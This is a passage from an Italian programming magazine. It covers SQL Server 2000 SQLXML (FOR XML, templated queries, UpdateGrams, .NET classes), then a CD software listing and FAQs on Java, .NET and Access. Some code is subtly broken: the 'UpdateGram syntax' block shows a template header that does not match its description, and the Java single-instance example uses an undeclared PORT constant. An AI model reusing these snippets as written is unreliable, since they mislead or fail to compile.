                     CategoryName="Condiments"/>
..
```

Mentre nel caso di query flat, ovvero senza inner joins, il comportamento dell'estrattore è simile tra le due modalità AUTO e RAW, il risultato cambia radicalmente per quanto riguarda le query innestate. Nella modalità RAW, infatti, non viene esplicitata l'appartenenza del campo *CategoryName* alla tabella *Categories*, e tutta la struttura risulta mono-livello.

- **EXPLICIT:** E' la modalità più complessa, ma anche la più ricca. Mediante l'uso di questa clausola è possibile controllare esattamente la forma del documento XML risultato della query. La modalità EXPLICIT, essendo estremamente verbosa nella trattazione, non è adatta ad essere discussa in questa sede. Per approfondimenti consiglio di consultare i SQL Server Books Online all'indirizzo:

  XML and Internet Support\Retrieving and Writing XML Data\Using EXPLICIT Mode

Sono inoltre utilizzabili le clausole:

- **ELEMENTS:** se specificata, nella modalità *AUTO*, i campi vengono mappati in nodi XML e non co-

SQL 2000

ENVELOPING

Sempre più spesso fa la sua comparsa la cosiddetta tecnica dell'enveloping, ovvero la soluzione di racchiudere una serie di informazioni correlate all'interno di una "busta" XML che funge da contenitore e può essere inviata da un host all'altro utilizzando il protocollo http. SOAP ne è un esempio, ma voi stessi potete inventare i vostri Envelopes…

SQL 2000

.NET EVERYWHERE

Lo sforzo che Microsoft sta compiendo per supportare e divulgare la tecnologia .net non ha precedenti, e questo è dovuto al fatto che rappresenta veramente la tecnologia del futuro. Basti vedere come una dll permetta l'accesso alle funzionalità XML di SQL 2000 in modo del tutto uniforme e coerente con il modello di oggetti ed i Namespaces preesistenti. L'estendibilità e l'apertura del Framework è reale e tangibile.

me attributi.

- **XMLDATA:** antepone ai dati uno schema dei dati stessi e lo ritorna assieme al risultato della query.

PUNTO DELLA SITUAZIONE

Ora che abbiamo visto come funziona la clausola *FOR XML* di SQL2000, forse sembrerà più chiaro il meccanismo adottato dalla ISAPI preposta alla generazione della nostra pagina web vista all'interno di Explorer dopo l'invocazione dello strano indirizzo visto prima. Essa prende in consegna il testo della query e, dopo aver creato l'elemento *<EmpRoot>*, aggancia come nodi figli i nodi risultato della query con clausola *FOR XML*. Effettivamente questo è molto semplice, perché non dobbiamo mai dimenticare l'origine di una risposta (response) http: essa è comunque uno stream di testo e quindi facilmente formattabile per i nostri scopi.

PRO E CONTRO

Molti di voi si staranno già chiedendo come limitare l'accesso agli utenti per permettere loro di vedere solo i dati pubblici. E' infatti indubbio che mentre potrebbe essere interessante rendere pubblica la disponibilità di un articolo all'interno del nostro magazzino, potrebbe non esserlo affatto l'esposizione dei numeri di conto bancario o di carta di credito dei nostri clienti. Per evitare spiacevoli inconvenienti e soprattutto per non rendere pubblica la struttura del nostro database, è consigliabile eliminare la possibilità di effettuare query direttamente dall'URL. Questo è fattibile deselezionando la prima opzione (supports URL Queries) nella linguetta Setting nella configurazione del supporto ad IIS. Ciò che risulterebbe utile, sarebbe invocare un qualche documento (reso noto al pubblico), il quale fornisca al suo interno la logica per comporre la query e restituire il risultato desiderato. Ecco quindi che vengono in aiuto le Templated Queries. Le query basate su template sono delle query con clausola FOR XML, racchiuse in un particolare "Envelope" costituito da un documento XML posto nella directory da noi scelta come sede dei template per le query. Nel nostro caso la directory (fisica) è *C:\SQLNorthwind \Template*, mentre il nome virtuale è *http://localhost /nothwind/template*.
Vediamo con un esempio come creare un Template e come invocarlo:


```
<ROOT xmlns:sql="urn:schemas-microsoft-com:xml-sql">
  <sql:query>
    SELECT top 2 CustomerID, CompanyName
    FROM    Customers
    FOR XML AUTO
  </sql:query>
</ROOT>

..Result document
```

```
<ROOT xmlns:sql="urn:schemas-microsoft-com:xml-sql">
  <Customers CustomerID="ALFKI"
                      CompanyName="Alfreds Futterkiste"/>
  <Customers CustomerID="ANATR" CompanyName=
                      "Ana Trujillo Emparedados y helados"/>
</ROOT>
```

Il template è stato creato e collocato nella directory dei templates con nome *Customers.xml*. L'indirizzo per invocarlo è il seguente:

http://localhost/northwind/template/Customers.xml

Con questa soluzione possiamo fornire ai nostri sviluppatori ed ai nostri clienti un set di query statiche da invocare per effettuare reporting o validazioni di campi. Se le query statiche non bastano e la necessità è di avere query puntate con parametri, SQLXML ci viene in aiuto con la possibilità di passare parametri ai template. Vediamo un esempio:

```
<ROOT xmlns:sql="urn:schemas-microsoft-com:xml-sql">
  <sql:header>
     <sql:param name='CategoryID'>1</sql:param>
  </sql:header>
  <sql:query>
  SELECT *
     FROM Products
     WHERE CategoryID=@CategoryID
     FOR XML AUTO
     </sql:query>
</ROOT>
```

invocando il template all'indirizzo:

http://localhost/northwind/template/Products.xml?CategoryID=2





Fig. 4: **Un documento XML servito sul Browser.**

ci viene ritornato un documento XML con tutti i prodotti con *IDCategoria=2*.

SQL 2000

Come ultima applicazione (ce ne sarebbero moltissime altre) delle templated queries, vediamo la trasformazione dinamica dei risultati con un foglio *XSLT*. È infatti possibile specificare all'interno dell'intestazione di un template con quale foglio di stile si vogliono trasformare i dati.
L'attributo da utilizzare è *sql:xsl*

```
<ROOT xmlns:sql="urn:schemas-microsoft-com:xml-sql">
  <sql:header>
  <sql:param name='CategoryID'>1</sql:param>
  </sql:header>
  <sql:query>
  SELECT *
     FROM Products
     WHERE CategoryID=@CategoryID
     FOR XML AUTO
  </sql:query>
</ROOT>
```

Copiando la query dei prodotti sopra esposta in un altro file di nome *ProductsFormatted.xml* e creando nella stessa directory un foglio di stile xsl di nome *Categories.xsl*, possiamo apprezzare il risultato della trasformazione invocando:

http://localhost/northwind/template/ProductsFormatted.xml?contenttype=text/html

Grazie al fatto che la trasformazione è eseguita sul server abbiamo servito sul client una pagina HTML, senza dover scrivere una sola riga di codice e senza avere conoscenze specifiche dell' XML DOM o di VBScript+ASP. Le uniche conoscenze richieste sono la conoscenza della sintassi di XML e XSLT.

Catalogo Prodotti per categoria			
Codice Articolo	Descrizione	Giacenza	
1	Chai	39	0
2	Chang	17	40
24	Guaraná Fantástica	20	0
34	Sasquatch Ale	111	0
35	Steeleye Stout	20	0
38	Côte de Blaye	17	0
39	Chartreuse verte	69	0
43	Ipoh Coffee	17	10
67	Laughing Lumberjack Lager	52	0
70	Outback Lager	15	10
75	Rhönbräu Klosterbier	125	0
76	Lakkalikööri	57	0

Fig. 5: **Tabella HTML formattata e servita sul client.**

NON SOLO PUBBLICAZIONE...

SQLXML non si ferma alla sola possibilità di estrarre dati da una sorgente dati SQL Server, ma permette anche di creare nuovi record, modificarli e cancellarli. Questa tecnica si basa sui cosiddetti *UpdateGrams*.
Un *UpdateGram* è un altro particolare *envelope* XML, molto simile ad una templated query, che permette di intervenire direttamente sui dati contenuti nel nostro database.

La sintassi generale di un *UpdateGram* è la seguente:

```
<ROOT xmlns:sql="urn:schemas-microsoft-com:xml-sql"
                                   sql:xsl='nomefoglio.xsl'>
  ..
</ROOT>
```

Come possiamo vedere, anche in un *UpdateGram* esiste la sezione *header*, la quale contiene i parametri che possono essere utilizzati per richiamare l'*UpdateGram* stesso. La sezione successiva, *sync*, contiene le due sezioni *before* e *after* che rappresentano come l'updateGram deve prima cercare i dati (se effettua un update), e poi modificarli come indicato.
L'UpdateGram sopra indicato cerca l'impiegato con un certo codice, passato come parametro, e ne modifica il cognome, sempre all'interno dell'ambito della tabella Employees.
Un UpdateGram di inserimento sarà differente nella sezione *before*, in quanto non dovrà ricercare nulla:

```
<ROOT xmlns:updg=
          "urn:schemas-microsoft-com:xml-updategram">
 <updg:sync >
   <updg:before>
   </updg:before>
   <updg:after>
     <Employees FirstName="John J." LastName="Doe" />
   </updg:after>
 </updg:sync>
</ROOT>
```

Un UpdateGram di cancellazione, infine, sarà differente nella sezione *after*, in quanto dovrà solamente ricercare il record da cancellare:

```
<ROOT xmlns:updg=
          "urn:schemas-microsoft-com:xml-updategram">
 <updg:sync >
   <updg:before>
      <Employees  EmployeeID="1" />
   </updg:before>
   <updg:after>
   </updg:after>
 </updg:sync>
</ROOT>
```

Dopo questa ultima precisazione a proposito della flessibilità degli updategram, possiamo andare ad esaminare come (e perché) si possono utilizzare queste tecnologie all'interno delle nostre applicazioni.

SQLXML E .NET

Possiamo utilizzare SQLXML nelle nostre applicazioni .net? E se sì quanto è semplice? La risposta alla prima domanda è sì: l'installazione di SQLXML 3.0 copia nella nostra macchina (a patto di avere già installato il .net framework) le classi managed SQLXML 3.0, che

Privacy

Per evitare spiacevoli inconvenienti e soprattutto per non rendere pubblica la struttura del nostro database, è consigliabile eliminare la possibilità di effettuare query direttamente dall'URL.

SQL 2000

potremo includere nei nostri progetti **WinForms** o *ASP.net*. La semplicità di accesso alle funzionalità è quindi garantita, e permette di ottenere in breve tempo risultati che prima richiedevano sforzi notevoli.
Vediamo di esaminare brevemente le classi che ci vengono messe a disposizione dal namespace *System .Data.SqlXml*, contenuto nell'assembly *Microsoft.Data .SqlXml.dll*.

- **SqlXmlCommand:** Permette di creare un comando atto ad istanziare una query di tipo "FOR XML" su una connessione che va specificata nel costruttore del comando stesso. E' molto simile alla classe *SqlCommand* utilizzata in ADO.net per effettuare query su fonti dati SQL Server in modo standard. Il punto di forza di questa classe è la possibilità di eseguire il comando ritornando uno stream di dati oppure un oggetto *XmlReader*, utilissimo per la lettura forward-only dei nodi XML ritornati dalla query.

Sono presenti inoltre varie proprietà molto interessanti, quali:

- **ClientSideXml** permette di effettuare la trasformazione del rowset estratto sul client e non direttamente sul server. Questo può tornare utile nel caso si vogli alleggerire il carico di lavoro del server.

- **XSLPath** specifica il percorso di un foglio di stile XSL utilizzato per effettuare la trasformazione dell'output;

- **CommandText** rappresenta il testo del comando da eseguire;

- **CommandStream** rappresenta uno stream da utilizzare come sorgente del comando. In questa modalità è possibile utilizzare solamente "envelope" del tipo *UpdateGram*, *Template* o *DiffGram*;

- **CommandType** definisce il tipo di comando da eseguire. Può assumere uno dei seguenti valori:

  SqlXmlCommandType.Sql
  Esegue un comando SQL. (p.e. *SELECT * FROM Employees FOR XML AUTO*)

  SqlXmlCommandType.XPath
  Executes un comando Xpath (p.e. *Employees [@EmployeeID=1]*).

  SqlXmlCommandType.Template
  Esegue un Template.

  SqlXmlCommandType.TemplateFile
  Esegue un Template situato in un percorso determinato.

  SqlXmlCommandType.UpdateGram
  Esegue un UpdateGram.

  SqlXmlCommandType.Diffgram
  Esegue un DiffGram.

- **SqlXmlParameter:** La classe definisce le proprietà e i metodi dei un parametro di un oggetto di tipo SqlXmlCommand. Un oggetto SqlXmlParameter e creabile tramite il metodo CreateParameter della classe SqlXmlCommand.

- **SqlXmlAdapter:** La classe fornisce un'integrazione tra l'oggetto Dataset ed una sorgente dati SQL Server. Essa supporta tre costruttori:

  1) Nel primo viene fornito un oggetto di tipo *SqlXmlCommand*;

  2) Nel secondo si specificano il testo ed il tipo di comando, unitamente ad una stringa di connessione;

  3) Nel terzo la firma del costruttore consiste in uno stream contenente un envelope di comando, il tipo di comando stesso e la sempre presente stringa di connessione.

I metodi supportati da un oggetto di tipo SqlXmlAdapter sono Fill e Update, entrambi aventi come argomento un Dataset che nel primo caso viene riempito con il resultset, mentre nel secondo viene utilizzato per riportare le modifiche sulla fonte dati.

CONCLUSIONI

Qui finisce la nostra disamina, interamente dedicata a far luce sulle possibilità che ci vengono offerte dalla tecnologia di accesso ai dati SQLXML 3.0. Abbiamo visto come configurare il supporto di ad SQLXML in IIS, come eseguire query da URL, da template, come trasformare dati "on the fly", pubblicandoli in una semplice pagina web. Siamo andati inoltre a valutare quali metodologie di update dei dati vengano supportate tramite gli UpdateGrams ed infine abbiamo visto che l'accessibilità a tutte queste interessanti funzionalità è assicurata anche in ambiente .net, grazie a delle semplici classi managed.
Un buon esercizio per valutare come questa tecnologia ci possa aiutare, può essere rappresentato dalla creazione di un meccanismo di accesso ai dati XML-only (non ADO.net) che permetta l'interscambio dati tra più piattaforme.
In questo scenario SQLXML può venirci in aiuto snellendo molte attività che fino a poco tempo fa erano noiose, ripetitive e per questo soggette ad errori di implementazione.
Buona sperimentazione a tutti!

Ing. G. Davide Senatore

Il Software sul CD-ROM di ioProgrammo

Ecco i migliori software scelti per voi da ioProgrammo: Windows XP SP 1, Windows 2000 SP 3, DatabaseBridge 1.002.

Windows XP SP 1

Questo mese ioProgrammo vi offre la possibilità di aggiornare il vostro sistema con i nuovi Service Pack per Windows XP e Windows 2000. Le versioni allegate al CD sono sia in lingua inglese che in italiano. Il Service Pack per Windows XP è il primo rilasciato da Microsoft e risulta essere di fondamentale importanza per i miglioramenti che porta sia nella sicurezza che nelle prestazioni del sistema. L'elenco delle correzioni apportate è lunghissimo (per chi è interessato può trovarlo all'indirizzo *http://support.microsoft.com/support/ServicePacks/Windows/XP/SP1FixList.asp*).
I principali campi di intervento di questo Service Pack sono dunque:

- miglioramento della compatibilità hardware e delle applicazioni;
- aumento dell'affidabilità del sistema operativo;
- potenziamento della protezione, inclusi gli aggiornamenti più recenti per i problemi noti relativi alla protezione di Windows XP.

Tra le caratteristiche più attese, segnaliamo che con Windows XP SP1 è incluso il supporto per le periferiche USB 2.0. I requisiti per poter installare il Service Pack:

- Sistema operativo: Windows XP Home Edition, Windows XP Professional o Windows XP 64-Bit Edition.
- Spazio su disco: dipende dalle modalità di installazione di Windows XP SP1. All'atto dell'installazione, sarà il Service Pack stesso a verificare l'esistenza dello spazio disponibile.

Ecco alcuni consigli di Microsoft cui attenersi rigorosamente prima di procedere all'installazione:

- Se si utilizza *Cambio rapido utente*, è necessario accedere al computer come amministratore e assicurarsi che nessun altro utente sia connesso al computer.
- Nel caso l'installazione abbia esito negativo, è necessario garantire il recupero di maggiore quantità di dati possibile. Per ottimizzare le prestazioni del recupero di dati in computer che eseguono Windows XP Professional, attivare il Ripristino automatico di sistema *(ASR, Automated System Recovery)* prima di iniziare l'installazione. Per istruzioni dettagliate, vedere gli argomenti "*Per creare un set per il Ripristino automatico di sistema utilizzando l'utilità di backup*" o "*Eseguire un ripristino in seguito a un errore di sistema utilizzando il Ripristino automatico di sistema*" in Guida in linea e supporto tecnico di Windows XP.
- Eseguire un backup completo dei file memorizzati nel computer.
- Prima di installare SP1 interrompere qualsiasi programma antivirus con scansione in tempo reale, in quanto potrebbe interferire con l'installazione. Al termine dell'installazione di SP1, riavviare il programma antivirus.

Nel CD:/soft/SvP1_XP/

Windows 2000 SP 3

I campi in cui Microsoft è intervenuta per migliorare Windows 2000 sono in linea di massima i medesimi del Service Pack rilasciati per Windows XP, dunque: sicurezza, affidabilità e prestazioni. Questo terzo service pack include anche tutti i precedenti miglioramenti introdotti con i due precedenti già rilasciati, si può dunque installarlo su un sistema che non sia mai stato aggiornato, così come su un sistema che abbia già avuto un aggiornamento con uno o entrambi i service pack precedenti. I requisiti per poter installare il Windows 2000 SP3 sono: Sistema operativo: Windows 2000 Professional, Windows 2000 Server, Windows 2000 Advanced Server, e Windows 2000 con Server Appliance Kit.

Nel CD:/soft/SvP3_W2k/

Aqua Data Studio 1.0

Un potente tool per amministratori di database che consente di editare ed eseguire script SQL oltre che consentire una agevole navigazione nelle strutture dei più complessi database. Aqua Data Studio mette a disposizione degli utenti un potente ambiente di sviluppo integrato che può fare da interfaccia a tutti i principali database presenti sul mercato, consentendo l'esecuzione di più operazioni simultaneamente su più database e attraverso un ambiente coerente e ben strutturato. Degno di menzione risulta essere il Query Analyzer che mette a disposizione un editor con un syntax highlighting studiato specificamente per gli RDBMS e con avanzate funzioni di autocompletamento che velocizzano notevolmente il lavoro degli sviluppatori. Aqua Data Studio può salvare i risultati delle query in numerosi formati, compresi HTML e XML. Gratuito.

Nel CD:/soft/adstudio/

Compare 2.7

Attraverso Compare è possibile utilizzare qualsiasi file di database che abbia estensione *.dbf (dBase)* o *.db (Paradox)*. Compare permette di eseguire query su più database contemporaneamente e può inserire i risultati in un database compa-

Installazione ActiveX in Delphi

Dal menu "Component" selezionare la voce "Import ActiveX Component"; nella schermata presente a video è visibile una list box contenente l'elenco degli ActiveX installati nel sistema; da questi è possibile scegliere il componente e installarlo mediante il bottone Install. Tramite l'uso dei bottoni "Remove" e "Add" è possibile rispettivamente rimuovere un componente dalla list box o aggiungerne uno non presente in essa ma comunque residente in qualche directory del sistema. Dalla list box "Palette Page" si seleziona la sezione (Standard, Additional, Win32, etc, etc) nella quale troverà posto l'icona del componente.

tibile con Access. Un'ottima occasione per gli sviluppatori che si trovano a dover convertire vecchi database in applicazioni più moderne.
Nel CD:/soft/compared.zip

DatabaseBridge 1.002

Un completo ambiente per l'integrazione di dati provenienti da diverse piattaforme DBMS. Comparazione e migrazione dei dati sono le funzioni chiave di questo ambiente che riesce a trasferire con grande velocità i dati da un Database all'altro. Le funzioni di comparazione e migrazione possono essere integrate in modo da rendere possibile l'allineamento dei dati fra DB diversi. DatabaseBridge lavora correttamente con qualsiasi database compatibile con lo standard ODBC, inclusi dunque ORACLE, SQL server, DB2, Sybase, Access, ecc. Inoltre, DataBridge può operare su dati salvati in formato HTML e EXCEL. Versione di prova valida novanta giorni.
Nel CD: /soft /DatabaseBridge.zip

DBUptime 1.7

Una funzionale utility che può monitorare fino a quattro database simultaneamente, l'unico requisito per i database è che supportino l'accesso via ODBC. Il servizio di notifica può essere settato per inviare una mail automaticamente in caso di comportamenti anomali del sistema: rallentamenti o comportamenti "sospetti".
Nel CD:/soft/dbuptime.exe

Enterprise Architect 3.5

Un completo ambiente visuale per sviluppare e manutenere software obcject oriented. Con il pieno supporto di UML e di tutti i diagrammi contemplati dallo standard. Insostituibile nelle pratiche di reverse engineering, grazie alla possibilità di riconoscere codice scritto in tutti linguaggi più diffusi: C++, Java, Visual Basic, Delphi e C#. Anche chi si occupa di data modelling potrà utilizzare con profitto Enterprise Architect grazie al pieno supporto per SQL e ODBC.
Nel CD:/soft/easetup.exe

EZ Extract Resource 1.7

Ogni programmatore sa quanto sia noioso dover disegnare l'icona giusta per ogni pulsante e trovare o creare il suono adatto ad ogni azione. Con EZ Extract Resource potremo utilizzare tutte le risorse nascoste nel nostro sistem e nelle applicazioni già installate. Una grande occasione per risparmiare tempo! Alcune funzioni sono disabilitate nelle versione di prova.
Nel CD:/soft/ExtraResSetup.exe

Hackman 7.02

A dispetto del nome, questo prodotto non è dedicato esclusivamente al mondo hacker ma a chiunque sia curioso di indagare la struttura dei programmi eseguibili. HackMan può infatti riportare in assembler qualsiasi eseguibile adatto ai Pentium. A dispetto della sua gratuità, uno dei migliori disassemblatori reperibili al momento. HackMan è anche un ottimo editor esadecimale e offre la capacità di criptare e decrittare file con un algoritmo a 128 bit. Tra le caratteristiche più interessanti annoveriamo il disk editor, la toolbar configurabile, un'interfaccia più veloce, il supporto per disassemblare codice Pentium 4 e molto altro ancora. In questa release sono stati risolti alcuni bug presenti nella 7.0.
Nel CD:/soft/hack702.zip

HexDiff 3.0

Un tool che consente di mettere a confronto due file, evidenziandone le differenze attraverso una efficace interfaccia.
Attraverso la marcatura delle differenze con i colori rosso e verde, è possibile riconoscere l'esistenza e la posizione delle differenze a colpo d'occhio. La nuova versione si presenta in una veste completamente rinnovata in stile XP. Versione di valutazione valida trenta giorni.
Nel CD:/soft/hexdiff3.exe

EditPad Pro 4.5.3

Uno dei migliori e più diffusi editor testuale: con una interfaccia semplice e di rara efficacia, EditPad consente di editare più file contemporaneamente. Avanzate funzionalità di search & replace unite alla evidenziazione sintattica per i più diffusi linguaggi di programmazione e al pieno supporto per le regular expression, fanno di EditPad la scelta di riferimento per i programmatori e per chiunque abbia a che fare con file di testo. Confronto visuale tra file e editor esadecimale completano questo prodotto davvero eccellente.
Nel CD: /soft /SetupEditPadProDemo.exe

Setup Factory 6.0

Un sistema che rende semplicissimo costruire file di installazione per le applicazioni che sviluppiamo. Sarà poi facile distribuirli via Web, e-mail, FTP, CD-ROM o Lan. Per la creazione del pacchetto di installazioni un wizard ci guida in delle semplici azioni di drag & drop e, attraverso delle intuitive strutture condizionali, permette di realizzare dei pacchetti di fattura altamente professionale e capaci di adattarsi alla macchina su cui si effettua l'installazione.
Da segnalare il motore di compressione interno particolarmente efficiente e rapido. Versione di valutazione valida trenta giorni.
Nel CD:/soft/suf60ev.exe

SQL VB Code Generator 1.0

Un potente ambiente per semplificare la generazione di query SQL e comandi Visual Basic per la gestione di database. Una volta collegate le tabelle e indicato il tipo di azione che si vuole eseguire, i comandi saranno generati autonomamente a tutto vantaggio della rapidità di implementazione e senza il bisogno di dover ricordare la struttura del database.
Versione dimostrativa, risulta disabilitata la funzione di salvataggio del codice prodotto.
Nel CD: /soft /SQLVBCodeGeneratorSetup.zip

Risorse Java

Molte delle risorse Java riportate all'interno del CD ROM sono munite di file .java, .class e di file html per essere testate. Nel caso di compilazione del file .java si dovrà utilizzare un opportuno strumento, come ad esempio il JDK di Sun. Per utilizzarlo si dovrà operare da prompt del DOS, accedere alla directory bin dell'ambiente stesso ed avviare il Java Compiler digitando la stringa: javac "nomefile".

Installazione componenti VC++/C++

I file C++, delle librerie facenti parte del CD-ROM, possono essere direttamente inclusi all'interno dei vostri progetti. Le risorse Visual C++ sono invece fornite del file progetto, quindi dall'ambiente di sviluppo Microsoft utilizzare la voce di menu "Open Project" ed automaticamente tutti i file afferenti al progetto stesso verranno visualizzati, e da tale ambiente è possibile inoltre eseguire l'applicativo stesso. Se invece risorsa riportata è una dll, allora essa potrà essere direttamente inclusa all'interno di un progetto.

LE FAQ DI IOPROGRAMMO

Le risposte alle domande più frequenti

Ogni mese troverete riportate le domande che più spesso giungono in redazione. Capita spesso che, affrontando linguaggi in continua evoluzione, si diano per scontati alcuni concetti o alcune caratteristiche di base: queste pagine sono l'occasione per ribadire o spiegare meglio questi concetti.

Java

Qual è la dimensione dei tipi numerici primitivi in Java?

Nella tabella seguente sono riportate le dimensioni ed gli intervalli ammissibi:

Tipo	Dimens.	Valori ammessi
char	16 bit	Carattere singolo
byte	8 bit	Un intero compreso fra -128 e +127
short	16 bit	Un intero compreso fra -32768 e +32767
int	32 bit	Un intero compreso fra -2.147.483.648 e +2.147.483.647
long	64 bit	Un intero nell'intervallo +/- 9 miliardi di miliardi (una cifra con diciotto zeri)
float	32 bit	Un numero in virgola mobile a singola precisione, con otto cifre significative
double	64 bit	Un numero in virgola mobile a doppia precisione, con sedici cifre significative.

Come si confrontano le stringhe?

Trovandosi alle prime armi con Java, si può facilmente incorrere nell'errore di confrontare due stringa utilizzando quella che può apparire la sintassi più ovvia:

```
if (s1 == s2)
```

Il significato di questo confronto è: "I due oggetti hanno lo stesso riferimento?" Cioè, hanno lo stesso indirizzo, rappresentano lo stesso oggetto? Quello che invece ci interessa sapere e se i due oggetti hanno lo stesso "contenuto".
La sintassi corretta per il confronto fra stringhe è:

```
if (s1.equals(s2) )
```

Le alternative possibili sono numerose e di seguito ne elenchiamo alcune.

```
 if (s1.equalsIgnoreCase(s2) )
 if (s1.startsWith(s2) )
 if (s1.endsWith(s2) )
 if (s1.compareTo(s2) < 0)
 if (s2.equals("apple") )
```

Come si utilizza la classe Vector?

La prima cosa è dichiarare una variabile di tipo *Vector* e chiamare il costruttore. In questa fase è possibile decidere se specificare o meno la grandezza del vettore: le istanze della classe *vector* possono crescere dinamicamente allocando nuovo spazio ogni volta che viene saturato lo spazio già allocato.
I *Vector* funzionano come delle liste quindi è possibile aggiungere e cancellare un elemento in qualsiasi punto della lista.

```
Vector mioVector = new Vector();
```

Se si ha già una idea di quanto sarà grande il vettore, è possibile indicarlo in questa fase:

```
mioVector = new Vector(32);
```

Ora che abbiamo il nostro vettore, dobbiamo aggiungere i vari elementi che lo compongono. I *Vector* funzionano come delle liste quindi è possibile aggiungere e cancellare un elemento in qualsiasi punto della lista. Ricordiamo che qualsiasi oggetto può essere inserito in un vector.
Utilizzando il metodo *addElement*, si aggiunge un elemento alla fine del vettore:

```
for (int i = 1; i <= 20; i++)
{
   mioVector.addElement( new String
                  ("elemento numero " + i));
}
```

Ora che abbiamo popolato il nostro vettore andiamo a stampare l'elemento in posizione 6:

```
System.out.println ("Questo è l'" +
                  mioVector.elementAt(6) );
```

Se vogliamo scorrere l'intero vettore, possiamo utilizzare l'interfaccia *Enumeration* che ci permetterà di accedere ad ogni elemento senza dover conoscere la dimensione dell'intero vettore.
Nel codice che segue, è da notare la necessità del cast degli elementi poiché, all'atto dell'aggiunta nel vettore, ogni elemento subisce un cast verso la classe base *Object*:

```
for (Enumeration e = mioVector.elements();
e.hasMoreElements();)
{
  String myString = (String) e.nextEle-
ment();
  System.out.println(myString);
}
```

È possibile impedire l'esecuzione di più istanze di un'applicazione Java?

La risposta è si. Per evitarlo è possibile utilizzare la classe *java.net.ServerSocket*. La cosa da fare sarà attivare una istanza di *ServerSocket* e metterla in ascolto su una determinata porta. In questo modo, se si tenterà di lanciare una seconda istanza della nostra applicazione, interverrà una eccezione *java.net .BindException*. Questo perchè non è possibile avere due server in ascolto sulla stessa porta.
Ecco il codice:

```
private static final int RUN_PORT = 9666;
```

```
void main(String[] av)
{
   try
   {
       java.net.ServerSocket ss = new
                   java.net.ServerSocket(PORT);
   }
   catch (java.net.BindException ex)
   {
       System.out.println("Il programma è
                         già in esecuzione");
       System.exit(1);
   }

   catch (java.io.IOException ex)
   {
       ex.printStackTrace();
       System.exit(1);
   }

   //qui va il codice del main
}
```

Framework

.NET funziona solo su sistemi Windows?

Attualmente si. L'unica piattaforma su cui è possibile sviluppare ed eseguire applicazioni .NET è Windows. In fase di beta testing esiste un porting per Linux: il progetto open source Mono (*www.go-mono.org*).

Cosa sono i Web Services?

Da più di un anno non si parla d'altro: ma il senso reale dei Web Service è spesso frainteso. Cerchiamo di risolvere le ambiguità che questo termine si porta dietro.
Innanzitutto c'è da dire che i Web Services sono piccole unità di codice, sviluppate per eseguire un limitato insieme di compiti (gli esempi tipici possono essere: servizi di validazione per i numeri di carte di credito, aggiornamenti in tempo reale delle quotazioni di borsa, servizi di traduzione on-line ecc.). I Web Services sono indipendenti sia dalla sistema operativo su cui risiedono, che dal linguaggio con cui sono costruiti: grazie all'utilizzo di protocollo standard basati su XML, un Web Service può essere interrogato da qualsiasi programma, scritto in qualsiasi linguaggio, ospitato in un S.O. qualunque. I protocolli standard adottati dai Web Services sono: HTTP, XML, SOAP, WSDL, and UDDI.
Vediamoli nel dettaglio:

- **http**: è il protocollo standard per la comunicazione su Internet. http sta per *Hypertext Transfer Protocol*. Accettato dal World Wide Web Consortium (W3C), l'http consente l'accesso ai servizi Web anche attraverso firewall.

- **XML** *(eXtensible Markup Language)*: standard di tutte le nuove applicazioni Web, XML consente di immagazzinare, trasportare e scambiare dati in modo del tutto agnostico rispetto alla piattaforma.

- **SOAP** *(Simple Object Access Protocol):* una piattaforma di comunicazione leggerissima che consente una facile comunicazione fra applicazioni via Internet e http.

- **WSDL** *(Web Services Description Language):* è un linguaggio basato su XML utilizzato per definire le funzioni di un Web Service e per descrivere le modalità di accesso allo stesso. In pratica, ogni servizio dispone di una pagina WSDL che permette di conoscere tutti i metodi esposti dal servizio stesso e l'esatta sintassi necessaria ad invocarli.

- **UDDI** *(Universal Description, Discovery and Integration):*
un servizio di directory che permette di pubblicare il proprio servizio Web. Per afferrarne l'utilità, si paragona questo servizio alle pagine gialle: permette di cercare il servizio che ci interessa. Il risultato della ricerca sarà l'indirizzo del servizio Web. È un registro pubblico attraverso cui chiunque può pubblicare ed effettuare ricerche sui Web Services.

Quali sono i benefici dei Web Services

I Web Services permettono una grande semplificazione nella comunicazione fra applicazioni di qualsiasi natura: invocare metodi su oggetti remoti è semplice come interrogarli in locale, e senza che si conosca il linguaggio con cui sono stati scritti né tanto meno il sistema operativo su cui risiedono.
I WS consentono anche un veloce riutilizzo del codice: grazie alla facile reperibilità ed alla semplicità con cui è possibile interrogarli, sarà sempre più frequente l'utilizzo di WS al posto di implementazione di codice ex novo.

Database

Come posso rendere eseguibile un progetto Access?

Diciamo subito che non esiste un metodo per rendere eseguibile un'applicazione scritta in Access. Ma si può rimediare: innanzitutto si potrebbe pensare di fare un porting dell'applicazione verso Visual Basic. In questo modo i cambiamenti sarebbero minimi (i linguaggi adottati dai due ambienti sono quasi identici) e l'applicazione diventa usufruibile anche ad utenti che non abbiano installato Access.
Ci sono diversi tool che si occupano di aiutarci in questa transizione da Access verso VB, uno dei più diffusi è AccessToVB della Greenwich Financial Modeling *(www.gfminc.com).*
Un'altra possibilità è distribuire l'applicazione Access con il motore di run-time disponibile nella versione developer di Access.
Diciamo pure che questa si presenta come la scelta di elezione per gli sviluppatori in quanto consente anche di creare e distribuire dei completi programmi di setup per l'installazione dell'intera applicazione (motore runtime e dll comprese) con un singolo click.
Infine, se la necessità di distribuire l'eseguibile è data dalla voglia di proteggere il nostro lavoro ed il codice da noi prodotto, si può optare per la semplice conversione del database da .mdb a .mde: questa operazione impedisce sia l'analisi che la modifica del nostro progetto.

Esportare da Access

Vorrei salvare una query Access come file CSV per esportarvi alcune liste di indirizzi ordinati in modo da impiegarli in altre applicazioni. I dati delle liste possono sicuramente essere supportati dal formato CSV, tuttavia non so bene come devo procedere per salvare la query Access in tale estensione. Potreste darmi una mano?

Daniele

Se si vuole effettuare tale operazione direttamente nel codice della query, possiamo aggiungere la seguente istruzione:

```
DoCmd.TransferText acExportDelim, ,
                    "myQuery", "myFile.csv"
```

